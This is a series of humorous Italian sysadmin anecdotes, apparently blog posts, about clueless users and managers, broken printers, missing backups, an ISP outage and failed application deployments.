CL1 osserva la stampante. Ignora bellamente la lucina gialla e la dicitura "chiudere il cassetto numero 1" che compare sul display, allunga invece il ditino e preme esitante il tasto Start/Ready. Non succede nulla. Preme di nuovo il tasto Start/Ready. Non succede nulla. Preme una cinquantina di volte il tasto Start/Ready. Poi procede a premere tutti i tasti (3) presenti sul pannello della stampante. Arriva CL2 che osserva la stampante ferma e silenziosa, poi si rivolge a CL1.

CL2 - Non funziona?

CL1 - Non funziona!

CL2 - Hai provato a premere il tasto verde?

CL1 - Ho gia' premuto il tasto verde!

CL2 - Premilo di nuovo!

CL1 - L'ho gia' premuto di nuovo!

CL2 - Hai provato ad agitare il cavo? (come se questo facesse qualcosa)

CL1 - No, non ho ancora provato ad agitare il cavo.

CL2 - Agita il cavo.

CL1 prende il cavo e lo agita... ovviamente cio' non cambia lo stato della stampante. CL3 si aggiunge al gruppo.

CL3 - (rivolta a CL1 e CL2) Non funziona?

CL1 - Non funziona!

CL3 - Hai provato a...

CL1 - SI'. Ci ho gia' provato!

CL3 - (si rivolge a CL4 che siede li' accanto) Riuscite a stampare?

CL4 - (togliendosi le cuffie dello stereo) He?

CL3 - (ignorando il fatto che CL4 si e' tolto le cuffie) RIUSCITE A STAMPARE???

CL4 - E che ti gridi?? Credo di si', aspetta... (lancia stampe di prova su tutte le stampanti dell'edificio meno quella che e' li' accanto) Mi pare tutto Ok.

- Flash su me, intento a sorbirmi un caffe' e a chiedermi come' che tutte le stampanti dell'edificio compresa la mia stanno stampando stampe di prova... -

Cosa fa' l'applicazione X ?

CL5 - (dall'altra parte del palazzo ruggendo come un drago) CHI E' L'IDIOTA CHE LANCIA STAMPE DI PROVA??? QUI' STIAMO STAMPANDO ROBA IMPORTANTE SULLA CARTA INTESATA!!!

CL4 non ha fatto una piega e si e' rimesso le cuffie dello stereo.

CL2 - Forse dovremmo....

CL1 - Cosa?

CL2 - Hummm... spegnere e riaccendere?

CL1 - (guarda pensierosa la stampante, ignora completamente il tasto marcato 0/1 sul fronte) E come si fa?

CL2 - Hemmm...

CL3 - Stacca la spina!

CL1 si avvicina alla piu' vicina presa e stacca la spina... che pero' e' quella che "alimenta" i computer di CL4 ed altri 3 li' accanto.

CL4 - AYEEEEEE!!!! CHE DIAVOLO COMBinate!!!

CL1 - Ooooooppss... (ri-infila la spina, provocando un "BANG" sulle casse amplificate di CL4 (80 Watt) che viene rispedito nella cuffia di CL4 e nei di lui timpani)

CL4 - AUUUUUUUUGHHH!! (strappandosi via la cuffia)

CL1 - Ooooooppss...

La stampante fa un po' di rumori, poi ritorna nel suo stato catatonico.

CL2 - Non funziona.

CL3 - Non funziona.

CL1 - Non funziona!!!!

CL2 - Lo so io perche' non funziona! CL6 ha scaricato un virus da internet!

CL[1-3] - (in coro con voce disgustata) CIELLESEI!!!!

CL4 - (ripigliandosi dal boato acustico) E' in ferie fino alla settimana prossima...

CL2 - (guardando gli altri) Che si fa?

CL3 - (guardando gli altri) Non so...

CL1 - Chiamiamo?

CL2 - (spingendo CL1 verso il telefono) Chiama!

- Flash su di me, che mi sto chiedendo perche' nessuno ha ancora chiuso il cassetto della stampante. Mi suona il telefono -

IO - Cosa?

CL1 - La stampante non funziona!

IO - (pensando: ecco, mi pareva) Chiudi il cassetto.

CL1 - He? Quale cassetto?

IO - (guardo la mia tazza: e' vuota) Ok, arrivo.

Vado alla stampante, spingo con il dito il cassetto (-click-) la stampante inizia il suo

WIRRRR---TWACHK--WIRRR e comincia a stampare felice e giuliva le 230 stampe in coda. Qualcuno vuole scommettere quanto tempo ci mettera' CL1 a venire da me e dirmi che "c'e' un problema con la stampante", dato che sta stampando 14 copie del suo documento?

Davide

05/10/2004 00:00

Back to /

Back to /

ATTENZIONE: Questa non e' una "storia", e' solamente una collezione dei miei pensieri/ipotesi sulla mia personale situazione attuale, con riferimento al mio prossimo venturo cambio di signore e padrone. Se non siete interessati smettete subito di leggere.

Ebbene si', e' successo.

Cosa? Come? Perche? E soprattutto: Cosa succede adesso?

Cosa: ho dato le dimissioni e ben presto me ne andro' da questo posto.

Come: mandando a cagare colui che dovrebbe essere il mio capo. Non me ne pento, non e' la prima volta che lo faccio, non credo sara' l'ultima. E l'altra volta non era neanche il mio capo era un cliente.

Perche? Be', questo e' un po' lungo da spiegare. Andiamo per ordine.

Per cominciare io non ero stato assunto da questa azienda come sistemista, ma solo come programmatore Java.

Il fatto e' che BOFH-1 che lavorava qui' prima di me se ne ando' da un giorno all'altro e, dopo un numero di disastri molto alto, il "management" decise che un sistemista serviva.

Dato che io ero li' ed al momento mi stavo solo girando i pollici, fui "co-optato" nella posizione.

Il mio precedente collega che si occupava della parte Windows e teneva le "relazioni" con i vari fornitori sapeva il fatto suo e siamo andati perfettamente d'accordo per svariati mesi. Questo finche' la sua relazione con la di lui fidanzata non ha cominciato a prendere una brutta piega.

A quel punto, la sua richiesta al medesimo "management" di ridurre il numero di ore lavorate o di aumentare il soldo, e' stata accolta con scarso entusiasmo. Da li' la di lui decisione di migrare verso altri lidi. Veramente, non posso dargli torto.

Il che mi lascio' a tenere il forte piu' o meno da solo, anche se con qualche "aiuto" non troppo desiderato.

Le cose andarono di male in peggio quando il "management" decise di assumere qualcun'altro da piazzare tra me ed il capo.

Io cercai di spiegare che cio' che serviva non e' qualcun'altro che *parla di cose da fare*, ma qualcuno che *fa le cose*.

Nonostante cio', la mia opinione non sembra' molto importante.

Dopo la "fusione" con \$immensa_societa', fusione che in realta' fu un semplice acquisto (\$immensa_societa' sostanzialmente ha acquistato tutto il blocco), il "management" decise che il sistema migliore di guidare l'azienda e' quello di gestire fino ai minimi dettagli le operazioni quotidiane, cosa che potrebbe anche andare bene se non fosse che il "management" non ha la piu' pallida idea di quali sono le "operazioni quotidiane" ne' come dovrebbero essere eseguite.

Cosa fa' l'applicazione X ?

Le scelte di determinate linee di gestione o di concentrarsi su certe cose piuttosto che su altre non sono state dettate, da quel momento in poi, da reali ragioni tecniche o da parametri reali, ma semplicemente da quale soluzione sembrava piu' "trendy" al momento.

Il che ha portato i miei livelli di stress a quote mai viste prima d'ora, nel tentativo di far funzionare le cose senza interruzioni lavorando "attorno" ai blocchi stradali disseminati a piene mani dal "management".

Dato che pensavo, e penso tutt'ora, che questa azienda abbia ancora una possibilita' di combinare qualche cosa di buono, sono rimasto al mio posto, consumando progressivamente piu' pastiglie per l'acidita' di stomaco. Ma quando il conto della farmacia raggiunge il 50% dello stipendio e' il momento di decidere se lo stomaco e' meglio del posto di lavoro o viceversa.

Di posti di lavoro ne trovo altri, di stomaci no. Quindi la decisione e' presto presa.

Dopo una breve ricerca, sono stato contattato da una societa' nelle vicinanze di Amsterdam. Abbiamo discusso (soprattutto di soldi) e poi ho messo la mia firma sul contratto.

Nelle prossime settimane pertanto restituirei le chiavi dell'ufficio, imballerei la mia tazza del caffe' (ornata da un pinguino), saluterei chi se lo merita (pochi) ed infine lascerei l'ufficio per l'ultima volta.

E poi mi trovero' in un nuovo ufficio. E cambieranno un po' di cose.

Cosa succede adesso?

Per prima cosa, non saro' piu' un SysAdmin. Il mio titolo sara' "Lead Developer". Ebbene si', torno a fare il programmatore. Anche se parte delle mie responsabilita' comprenderanno l'amministrazione e la configurazione di sistemi, la mia principale occupazione sara' la programmazione.

Per seconda cosa, non so quanto tempo potro' dedicare al cazzeggiamento sui gruppi di discussione, la mia presenza pertanto verra' sicuramente ridotta oppure potreste vedermi scomparire del tutto.

Per terza cosa, il quantitativo di imbecilli con i quali avro' a che fare e' sensibilmente ridotto, questo favorira' sicuramente le cose dal punto di vista del mio stomaco.

Per quanto riguarda le "storie", al momento ho materiale fino al Dicembre 2004, quindi se il filone si esaurira' sara' in quella data. Come andranno le cose poi? Non lo so ancora. Forse ci sara' un seguito, forse no.

Davide

17/05/2004 00:00

Tango Foxtrot Uniform

Tango Foxtrot Uniform

Ore 8.42. Stomp-Ouch!-Stomp-Ouch!-Stomp-Ouch! Raggiungo la macchina del caffè e recupero la caraffa fumante. Stomp-Ouch!-Stomp-Ouch!-Stomp-Ouch! Porto la caraffa fino al tavolo e comincio l'operazione "colazione".

Se vi state domandando che cavolo vuol dire "Stomp-Ouch!", significa "sono volato dalla moto e mi ritrovo con un ginocchio mezzo demolito, per cui devo girare con le stampelle e non è piacevole". L'unico lato positivo è che ho l'autorizzazione a lavorare a casa. E questo significa che riuscirò a sistemare il nostro sito intranet di supporto tecnico con tutto ciò che necessita. O almeno spero.

Per cui, dopo la colazione, mi trascino (sempre stomp-ouch-andò) verso il divano per iniziare la mia giornata lavorativa. Verso le 10.30 il telefono mi risveglia... hemmm... mi distrae dalla mia concentrazione. E faccio il primo errore della giornata: rispondo.

IO - Cosa?

CL - Dovremmo mettere in testing una nuova versione dell'applicazione per \$cliente.

IO - Ok, ce lo hai il build?

CL - Sì, te lo devo mandare via e-mail?

IO - No. Mettilo sul disco condiviso.

CL - Ma... non sei a casa?

IO - Embe'?

CL - E come fai a vedere il disco condiviso?

IO - Lascia perdere. Mettilo sul disco condiviso che poi ci penso io.

In dieci minuti mi loggo da remoto, trasferisco il file, faccio una copia di sicurezza della cosa tanto per evitare problemi, scompatto il tutto sul server e via.

Ovviamente, dieci minuti dopo il telefono ri-suona... proprio adesso che il coyote stava per acchiappare il pennuto...

IO - Cosa?

CL - Abbiamo un problema con l'applicazione di \$cliente...

IO - Che problema?

CL - Non funziona.

IO - Prima di darmi quel file di release hai provato?

CL - Hemmm... siamo un po' stretti con i tempi...

IO - I file di configurazione erano a posto?

CL - HUUUU...

IO - Il database?

CL - ...dunque...

Ok, mi ri-loggo e ripristino la situazione precedente, poi scompatto il nuovo build in una directory temporanea e mi metto a dare un'occhiata a questo caso. Ovviamente, tutti i file di configurazione puntano a directory e dischi che sul server di test non esistono, ovviamente il database contiene meta' delle tabelle che dovrebbe contenere (ed i campi hanno dei nomi diversi, ma questo è un dettaglio insignificante) ed ovviamente il programma è compilato con le ottimizzazioni sbagliate...

Cosa fa' l'applicazione X ?

Preparo una bella mail con indicazione dei problemi e la invio a CL, quindi ritorno alla mia precedente attivita' lavorativa.

Dopo un'altra mezz'ora mi ri-suona il telefono. Guardo il numero che appare sul display, ed e' ancora CL.

IO - Che vuoi?

CL - Hemmm... ma come sapevi che ero io?

IO - Non lo sapevo, io rispondo sempre cosi'. Che vuoi?

CL - Ho chiesto a CL2 di rimettere insieme il build.

IO - A si'?

CL - Si', e lo abbiamo anche installato.

IO - Insomma avete gia' fatto tutto!

CL - Be'... si'... insomma...

IO - (sentendo gia' puzza di bruciato) E allora perche' mi chiami?

CL - Hemmm... il server non risponde piu'...

IO - ...groan...

Mi ri-loggo e verifico... il server risponde con la velocita' di una lumaca stanca. Dopo una mezza eternita' riesco ad inviargli un bel kill e ad ammazzare quella specie di succhia-risorse (no, non sto parlando di IIS). Quindi un veloce click-click... e che cacchio??? Meta' dei comandi non funzionano...

Dopo un'altra mezza eternita' (ls non esiste piu', /proc e' mancante ed altre cosine "utili" come lsof, cat, vi, less e simili hanno subito la stessa sorte di ls) scopro che e' successo.

A quanto pare l'applicazione (chiamiamola cosi') procede a creare un certo numero di "file di appoggio" (un numero compreso tra 10 e 500.000), solo che ha le idee un po' confuse su quali sono i SUOI file di appoggio e quali non lo sono... morale, il server di test e' Tango Foxtrot Uniform (Totally Fscked Up).

Dopo una bella e chiara mail di spiegazione a CL (con copia ad UL), do' un bel shutdown -h now e dichiaro chiusa la giornata.

...ahio... il mio ginocchio...

Davide

24/05/2004 00:00

Drag 'n Trash

Drag 'n Trash

Eccomi di ritorno in ufficio dopo una settimana a casa (a causa di un ginocchio fuori combattimento per un volo in moto). Il che significa che 1) devo usare l'auto 2) il tragitto casa/ufficio mi prende tra un ora ed un ora e mezza contro i 20 minuti scarsi della moto e 3) sono imbufalito gia' quando arrivo e non molto ben disposto.

Quindi quando scopro che UL, che dovrebbe sostituirmi nelle mie attivita' meno tecniche quando sono assente, si e' "dimenticato di certi piccoli insignificanti particolari" come sostituire i nastri di backup per una settimana, non sono molto contento.

IO - Come sarebbe a dire "te ne sei dimenticato"??

UL - Sono stato molto occupato!

IO - Ma non passi tutta la pausa pranzo giocando?

UL - Bhe'...

IO - Quindi sei troppo occupato per cambiare i nastri ma non abbastanza per giocare?

UL - Hemmm...

IO - E quando e' stata l'ultima volta che hai sostituito i nastri?

UL - Lunedi'... credo...

IO - "Lunedì" o "credi" ?

UL - Lunedi', quasi sicuramente lunedi'.

Non mi piace manco un po' quel "quasi sicuramente"...

IO - Quindi siamo senza backup per una settimana.

UL - Be', ma he problema c'e'?

IO - Adesso nessuno, spera solo che nessuno faccia cazzate su roba che non e' stata backupata per una settimana.

E infatti una mezz'oretta dopo UL2 e CL arrivano giu'.

UL2 - Heila', bentornato, come va?

IO - Da quando ho visto te male. Che vuoi?

UL2 - Abbiamo bisogno di ripristinare un paio di directory dal backup.

IO - (pensando: AHIA!) Che directory e come mai?

CL - Dunque, stavo facendo dei ritocchi su dei file di PhotoSpot, e non mi sono accorto che stavo spostando il mouse fuori dalla finestra, cosi' prima che me ne accorgessi avevo trascinato un paio di directory in giro.

Quando Microblot invento' il "drag 'n drop" secondo me stavano cercano un sistema per sputtanare piu' velocemente le cose.

IO - E non puoi ri-trascinarle indietro?

CL - Hemmm... me ne sono accorto troppo tardi...

IO - In altre parole le directory sono completamente fottute.

UL2 - Ecco perche' ci serve il restore.

IO - Adesso ti faccio una domanda, e questa domanda e' importantissima: quando le hai create quelle directory ed il loro contenuto?

CL - Le directory le abbiamo create martedi', e sui file ci abbiamo lavorato per tutta la settimana.

IO - (pensando: DOPPIO AHIA!) C'e' un'ottima possibilita' che quella roba sia completamente persa.

Cosa fa' l'applicazione X ?

UL2 - Heee??? Ma non abbiamo un backup?

IO - Lo avremmo... se qualcuno cambiasse i nastri giornalmente.

UL2 - E chi dovrebbe cambiarli i nastri quando non sei qui' tu?

IO - UL.

UL2 gira sui tacchi e si dirige verso l'ufficio di SUSL come John Wayne che si avvia verso il duello sotto al sole. Io nel frattempo controllo i nastri e, come avevo sospettato, di quella roba non c'e' ne' traccia alcuna. Dopo neanche quindici minuti mi suona il telefono ed e' SUSL che mi chiama a rapporto.

Dopo una zoppicata su' per le scale sono in ufficio con SUSL, UL ed UL2.

SUSL - E non abbiamo un backup di questa roba quindi?

IO - No. Ho controllato i nastri ma non c'e'.

SUSL - Come' che i nastri non sono stati sostituiti?

IO - Perche' io non ero qui a farlo.

SUSL - (rivolto ad UL) Non dovresti pensarci tu a queste cose nel caso?

UL - Sono stato molto occupato...

SUSL - (rivolto a me) Quando parte il backup?

IO - A mezzanotte.

SUSL - Hai tempo fino a mezzanotte per cambiare i nastri e non hai trovato il tempo?

UL - Hemmm...

SUSL - (rivolto ad UL2) Quanto ci vuole a rifare quella roba che si e' persa?

UL2 - Una settimana almeno. Ma il guaio e' che dovremmo consegnare sta roba prima di una settimana.

SUSL - Vuol dire che facciamo un po' di straordinario, tanto i soldi arriveranno dalla sua busta paga (indicando UL).

UL non ha proferito parola.

Per una volta SUSL si e' dimostrato incredibilmente rapido a prendere una decisione... sono commosso.

Davide

31/05/2004 00:00

Hai un PDA in tasca o sei solo contento di vedermi?

Hai un PDA in tasca o sei solo contento di vedermi?

Sembra una tranquilla mattinata di fine Novembre, ed io mi sto divertendo a controllare le statistiche di uso del nostro server Web (50000 visite a giugno, meno di 1000 ad ottobre), quando, di botto, il server smette di rispondere. WTF??? Ci metto un attimo per rendermi conto che \$ISP#1 e' completamente morto.

Per una spiegazione delle nostre connessioni di rete, vedere The Fast and the stupid.

Controllo il firewall collegato ad \$isp#1 ed e' OK, provo a fare un bel telnet sul router e non ricevo risposta alcuna. Ok, si tratta del router quindi. Una zoppicata in sala macchine dopo e trovo il router completamente morto. Nessuna lucetta, niente. Provo a riavviarlo. Niente. Scambio il cavo di alimentazione. Niente. Cambio presa. Niente. Ok, il router e' Tango Uniform. A questo punto un paio di automatismi entrano in funzione ed il normale traffico viene dirottato su \$isp#2, per cui tutti i CL ritornano in possesso di posta elettronica e Web. Ritorno in ufficio e mi attacco al telefono con \$isp#1.

IO - Salve, ho dei problemi con il router di collegamento.

ISP- Si'... solo che vedo qui' che avete anche dei problemi con i pagamenti.

IO - He?? Come sarebbe a dire???

ISP- Che mi risulta non abbiate pagato la connessione per gli ultimi sei mesi.

IO - (controllando di star parlando con l'isp giusto) Hummm... momento che devo parlare con il nostro CFO, in ogni caso, assumendo che noi si paghi, in quanto tempo riuscite a mandarmi un altro router?

ISP- In circa 5 giorni. Questo e' il vostro contratto.

Dopo una breve discussione con CL (che sarebbe il CFO), scopro che qualche fattura e' finita in fondo alla pila di cose da fare... pila che e' molto alta. Riporto la cosa ad SL.

SL - Quindi siamo senza connessione numero uno per una settimana, non mi pare una roba troppo grave.

IO - A te no, ma ti ricordo che #2 e' usata soprattutto per testing da parte dei clienti, se ci carichiamo sopra anche il normale traffico diventera' di una lentezza spaventosa.

SL - Che suggerisci?

IO - Di ridurre al minimo le cazzate non-lavorative o eliminarle del tutto, almeno finche' non ci ripristinano l'altra.

SL - Ok, manda in giro una mail.

```
# mail everybody@domain -s "Limitare il traffico non-lavorativo"
Causa un problema hardware con la connessione internet, siamo costretti
ad utilizzare per i prossimi giorni la connessione riservata al testing,
per questo motivo chiedo a tutti di utilizzare internet per *SOLE
COSE LAVORATIVE* e di evitare del tutto ogni utilizzo "ludico" o non
direttamente connesso con attivita' lavorative.
```

La situazione dovrebbe normalizzarsi nel giro di una settimana.

Attenzione: i controlli sull'uso di internet saranno piu' stretti in questo periodo.

Grazie della collaborazione.

Il SysAdmin

Cosa fa' l'applicazione X ?

.

Passano alcune ore...

Lurk nel log, lurk nel log... Lurk... Componinumeroditelefono

CL - Sono CL.

IO - Hai letto la mail che ho mandato un paio d'ore fa?

CL - Hemmm... si' perche'?

IO - Bene. Chiudi quella internet radio che mi sta assorbendo 40 Kb/s. ORA! -click-

Lurk nel log, lurk nel log... Lurk... Componinumeroditelefono

UL - Salve! Sono UL di nomesoc...

IO - Si' lo so. Hai letto la mail che ho mandato un paio d'ore fa?

UL - Hemmm... quella relativa all'uso di internet?

IO - Vedo che l'hai letta. Che cosa c'entra e-bay con il tuo lavoro?

UL - Hemmm....

IO - Ecco bravo. -click-

Lurk nel log, lurk nel log... Lurk... Componinumeroditelefono

CL2- CL2

IO - Hai letto la mail che ho mandato un paio d'ore fa?

CL2- HUUUU....no, non credo.

IO - Allora leggila. -click-

Lurk nel log, lurk nel log... Lu... EEEEEEEHHHHHH??? CHE E' STA ROBA??? Attiva la web cam piu' vicina al tavolo del tizio in questione e poi componi numero di telefono.

UL2- Sono UL2

Da quello che vedo ha risposto in viva voce e si sta bilanciando sulla poltrona.

IO - Hai letto la mail che ho mandato un paio d'ore fa?

UL2- (irrigidendosi vagamente) Hummm... si', credo di si...

IO - E allora (parlando a voce molto alta) spiegami se www.tettepiccolesode.com e' direttamente collegato alla tua attivita' lavorativa oppure no.

UL2 balza in avanti per acchiappare il telefono, si sbilancia, la poltrona schizza all'indietro e lui finisce sotto al tavolo.

IO - Ed anche www.giovanievogliose.com non mi pare che suoni come qualche cosa di lavorativo... specialmente a giudicare dal numero di .jpg che stai scaricando...

UL2 tenta di uscire da sotto il tavolo, ma sbaglia mira e sbatte una craniata sul piano, brancicando raggiunge il telefono facendolo cadere sul pavimento, UL3 e UL4 che siedono li' accanto si stanno sbellicando dalle risa.

IO - Per non parlare poi di www.hot pussy.com, www.nakedhotchicks.com, www...

UL2, nel tentativo di azzittire il telefono, sradica tutti i cavi dalle prese, compreso il cavo di alimentazione del pc ed il cavo di rete.

...to' che strano, adesso il consumo di banda si e' improvvisamente dimezzato...

Hai un PDA in tasca o sei solo contento di vedermi?

Cosa fa' l'applicazione X ?

Davide

06/07/2004 00:00

XML Che Passione!

XML Che Passione!

UL - Come faccio a connettermi all'applicazione "X" da internet?

IO - Non puoi.

UL - Ma mi serve assolutamente!

IO - Non puoi assolutamente.

UL - Mi serve!!! Sul serio!!!

IO - Non puoi!!! Sul Serio!!!

Scenette di questo tipo capitano piu' o meno una volta al giorno. E qui ci va una piccola spiegazione.

Tempo addietro, i vari UL sentirono il bisogno di una applicazione per la "schedulazione delle risorse operative volta alla riorganizzazione delle attivita' compartimentali" (questo e' quello che stava scritto sulla proposta...). Il che, tradotto in un linguaggio che ha qualche senso, significa "mi serve un coso che mi faccia vedere una tabellina con chi si suppone che stia facendo che cosa, cosi' posso spostare tutti i numerelli sulla griglia peggio del gioco del 15".

Il che non e' che cambia il fatto che se un programmatore si sta girando i pollici o sta cercando un sito da dove scaricare TheLordOfTheRing.mpg non stia effettivamente lavorando come da piano quinquennale... ma fa tanto "organizzazione"...

Ecco quindi SL prendere in pugno la situazione... abbiamo 10 programmatori che non stanno facendo un tubo... che si fa? Si contattano i soliti rimbambiti Yugoslavi e lo si fa fare a loro (ovviamente)... perche' i nostri programmatori costano troppo (sorvoliamo sul fatto che li paghi anche se non fanno un tubo).

Ora, non si sa bene perche', ma i bischeri di palude Yugoslavi decisero di 'esperimentare' un po'. Cosi', invece che una normale Web Application, decisero di creare una **vera** applicazione Java. Una cosa con le finestre, i pulsanti e tutto l'armamentario.

Questo ovviamente fece tanto "wow, siamo Microsoft!", pero' comporta alcuni problemi.

Per prima cosa, ogni volta che uno degli UL avvia quest'affare, l'applicazione apre non un a, non due, non tre, ma bensì 10 connessioni al database! Perche' 10? Non lo so. Secondo me hanno preso il codice che gestisce il pool di connessioni delle web application e lo hanno riportato pari pari in questa chiavica. Il che significa che se 20 persone avviano st'affare mi ritrovo con 200 connessioni sul database. Il che non fa un gran bel vedere...

Il secondo problema e' che l'applicazione ha tutti i parametri di configurazione hard-wired nel codice. Quindi il giorno che decidiamo di spostare il database da un server ad un altro si tratta di mettere le mani nel codice...

Il terzo problema e' che, dato che non ho nessuna intenzione di piazzare il database server su internet, l'applicazione rimane usabile solo dalla rete interna, e di usarlo all'esterno non se ne parla. Si', in teoria, si potrebbe usare SSH o un altro software di tunnelling per accedere al database attraversando il firewall, ma questo e' un gran casino per via del punto (2) sopra citato, inoltre la capacita' dei vari UL non e' sufficiente a gestire cose come "tunnelling", e, per completare il tutto, gli un ici due posti da dove questo coso avrebbe un senso di essere usato sono gli uffici di \$immensa_societa e gli uffici di \$assicurazione, i quali BOFHs pero' non consentono **nulla** che non sia http attraverso il loro proxy.

Cosa fa' l'applicazione X ?

Eccomi quindi a dover spiegare un paio di migliaia di volte all'UL di turno che se vuole usare quella chiavica deve venire in ufficio.

Tutto questo fino a stamattina, quando SL mi appare davanti al tavolo con la faccia e l'entusiasmo della domenica, il che vuol dire che ha scovato una qualche cazzata su una qualche rivista e gli sono venute delle strane idee...

SL - Riguardo l'applicazione "X"...

IO - Cosa?

SL - Sai che ci sono un sacco di richieste di poterla usare anche dall'esterno.

IO - Sì che lo so, e ne abbiamo già discusso della cosa. Non è possibile, per una serie di motivi di cui abbiamo già parlato.

SL - Ma mi è appena venuta un'idea strepitosa per poterlo fare!

IO - Hai di nuovo mangiato i cavolini di bruxelles a cena!

SL procede a cancellare la lavagna che ho in ufficio (così non saprò mai chi è che deve ancora riportarmi il vecchio laptop) ed a spiegare il di lui piano...

SL - Allora, questa qui è l'applicazione (disegna uno scatolotto), noi facciamo un wrapper attorno all'applicazione (disegna uno scatolotto intorno allo scatolotto) in modo che possiamo inviare al wrapper dei comandi XML tramite un application server XML-compliant (disegna un altro scatolotto con frecce che vanno verso il primo) che viene installato su uno dei server in modo che ci si può connettere dall'esterno!

La mia faccia doveva esser qualche cosa tipo questa...

IO - Hummm... tu hai idea di cosa sia un "wrapper" vero?

SL - (guardando il suo schema) Be'...

IO - Ed hai idea di cosa vuole dire fare un application server XML-compliant?

SL - (facendo qualche ritocchino al disegno) ...dunque...

IO - E come lo risolvi il problema del login di quell'arnese?

SL - Login?

IO - Sì. Quando avvii quel coso ti chiede uno username ed una password, se fai un "wrapper" quello cosa fa? Avvia una nuova sessione ogni volta? O riusa quella che c'è? Nel primo caso come distingue il wrapper una richiesta da un'altra? Nel secondo caso come distingue l'applicazione un utente dall'altro?

SL - Hemmm... nell'XML...

IO - Lo sai che roba è l'XML?

SL - ...hu....

Non credo che quell'arnese sarà disponibile ancora per lungo tempo...

Davide

06/10/2004 00:00

Too Fast, Too Stupid

Too Fast, Too Stupid

Giornata molto tranquilla in Sala Comando. Almeno, dovrebbe esserlo. Siamo sotto le feste, i CL sono quasi tutti assenti, gli UL risentono ancora dei bagordi della festa pre-natalizia...

Tant'e' vero che stamani ci ho messo solo 15 minuti per arrivare in ufficio (!) contro un tempo di percorrenza normale di 1 ora e 20. La tangeziale era praticamente deserta!

Quindi, quando arrivo in ufficio all'alba delle 8 e 30 e trovo SUSL ad aspettarmi la cosa non mi garba troppo...

SUSL - Ho un problema!

IO - E cioe'?

SUSL - Mi sono perso l'agenda!

IO - Provato a guardare sotto il divano? Quando perdo qualche cosa io finisce sempre li'.

SUSL - He?? No! Non in quel senso! (estrae di tasca il Palm) L'agenda in questo coso! E' completamente vuota!

IO - Hummm... non ne hai una copia sul PC?

SUSL - Si', e' questo il guaio! La copia sul PC che dovrebbe sincronizzarsi con Microblob Exponge e' vuota, e quando l'ho sincronizzata mi ha spianato anche quella sul Palm!

IO - O che bello!

SUSL - Possiamo ripristinare quella di Exponge?

IO - Guarda, la faccenda di Exponge l'ha gestita al 100% UL, dovrebbe essere qui tra poco, domandalo a lui che fai prima, anche perche' stava ancora cazzeggiando con il backup quindi...

Cosi' aspetto che sia UL a mettere al corrente SUSL che il backup di Exponge non funziona e che UL stesso non ha la piu' pallida idea di come fare a farlo funzionare.

Poco dopo arriva SL.

SL - Heila', abbiamo questa nuovissima applicazione scritta dagli Yugoslavi da installare sul server \$server.

IO - E che roba dovrebbe fare quest'affare?

SL - E' una roba importantissima, voglio provarla al piu' presto!

IO - Si, ok, ma che roba e'? cosa fa? Siamo tranquilli ad installarla sul server senza che si sputtani altro?

SL - Ma certo, che dovrebbe succedere?

IO - Cosa *dovrebbe* succedere: niente, cosa *potrebbe* succedere: che si scassa tutto.

SL - Hemmm... e perche'?

IO - Perche' sta roba l'hanno scritta gli Yugoslavi!

Comincio percio' a guardare l'e-mail di sti bischeri... e subito vedo qualche cosa che non mi piace.

IO - Questo coso usa Tomcat 5. Sul server abbiamo Tomcat 4.

SL - E che problema c'e'?

IO - Che non c'e' un connector per Tomcat 5 da Apache in primo luogo, in secondo luogo che non so se le applicazioni che gia' ci sono funzionano su Tomcat 5 e non mi pare molto bello avere 2 diverse versioni di Tomcat per una sola applicazione. St'affare non puo' funzionare su Tomcat 4?

SL - Bho! Prova a domandarglielo!

Cosa fa' l'applicazione X ?

Un rapido scambio di e-mail dopo ed ovviamente la risposta e' negativa... Ok, si installa Tomcat 5 in parallelo al 4.

SL - Ok. Installato?

IO - Aho' calma! Che capperò hai? Un serpente a sonagli nelle mutande?

SL - E' che voglio testare questa applicazione al piu' presto!

IO - Dunque, teoricamente e' partito...

SL si scapicolla ad avviare il browser e tenta il collegamento, riceve un bel Error 500 e si smonta subito.

SL - Ma come?? Internal server error?

IO - (guardando il log) Qui c'e' una caterva di errori... ClassNotFoundException, NullPointerException... ma l'hanno provata sta' cosa prima di darcela?

SL - Ma certo!

IO - No, intendo se l'hanno provata sul serio, non come al solito...

Seguono un feroce scambio di e-mail, installazioni, copiatura di .jar e librerie varie, modifiche selvagge di file di configurazioni ed altre amenità ed un numero molto alto di riavvii di Tomcat e di bestemmie mie, ma la fantascientifica applicazione di SL non vuole saperne di partire.

Tutto questo fin verso alle 17.55, quando SL e' oramai abbastanza deluso...

SL - Quindi?

IO - Non ne ho la piu' pallida idea.

SL - Ma secondo te quale e' il problema?

IO - La yugoslavia.

SL - Ma loro dicono che la funziona!

IO - Sì, come no! Peccato che qui non funziona.

A questo punto suona il telefono...

IO - Cosa?

CL - Che e' successo all'applicazione dei rapportini?

IO - Non lo so, che gli e' successo?

CL - Non si riesce piu' a farla partire!

Naturalmente, l'applicazione dei rapportini e' ospitata sullo stesso server, e naturalmente adesso non parte piu'.

IO - Ottimo, continuando a cazzeggiare siamo riusciti a sputtarne una che funzionava di applicazione.

SL - E che facciamo?

IO - Adesso me ne vado a casa e domani ci pensiamo su.

SL - Ma... e l'applicazione dei rapportini?

IO - Lasciala come sta'. A fare le cose di corsa vedi cosa succede?

E domani si vedra'.

Per chi fosse curioso: il problema con l'applicazione dei rapportini era un file .jar con lo stesso nome di uno esistente ma contenente tutt'altro, me ne sono reso conto alle 22.30 e l'ho ripristinato dal backup del giorno prima.

Cosa fa' l'applicazione X ?

Davide

01/01/2070 00:00

The 'P' Factor

The 'P' Factor

Primo giorno di lavoro dopo le ferie (chiamiamole così) natalizie. E già si preannuncia una bella giornata. Per la prima volta dopo 12 anni è nevicato ad Amsterdam! E manco poco. Una coltre di almeno 20 centimetri ricopre la mia macchina.

Inoltre la temperatura notturna è scesa fino a -5 gradi, quindi non è più neve, ma ghiaccio quello attraverso il cui devo farmi strada per raggiungere la maniglia della portiera.

Dopo un buon quarto d'ora di picconate, riesco finalmente a praticare un pertugio e ad infilarmi dentro. L'auto parte (sa Dio come...) e, dopo la dovuta rimozione dello strato bianco dai vetri e dai fanali, mi avvio verso l'ufficio.

Fortunatamente il 99% dei miei CL/UL/SL hanno deciso di prendersi un giorno di ferie extra (e chi gli dà torto?), quindi la popolazione dell'ufficio è ridotta ad una mezza dozzina di persone.

Appena arrivo in ufficio non faccio manco in tempo a sedermi che subito sento qualche cosa che non va come dovrebbe... un bel rumorino ...grin...grin...grin... che proviene da uno dei server... oooooopps...

Ed infatti eccolo lì. Una bella iconcina rossa sul monitor di sistema.

Il bellissimo server CVS è deceduto!

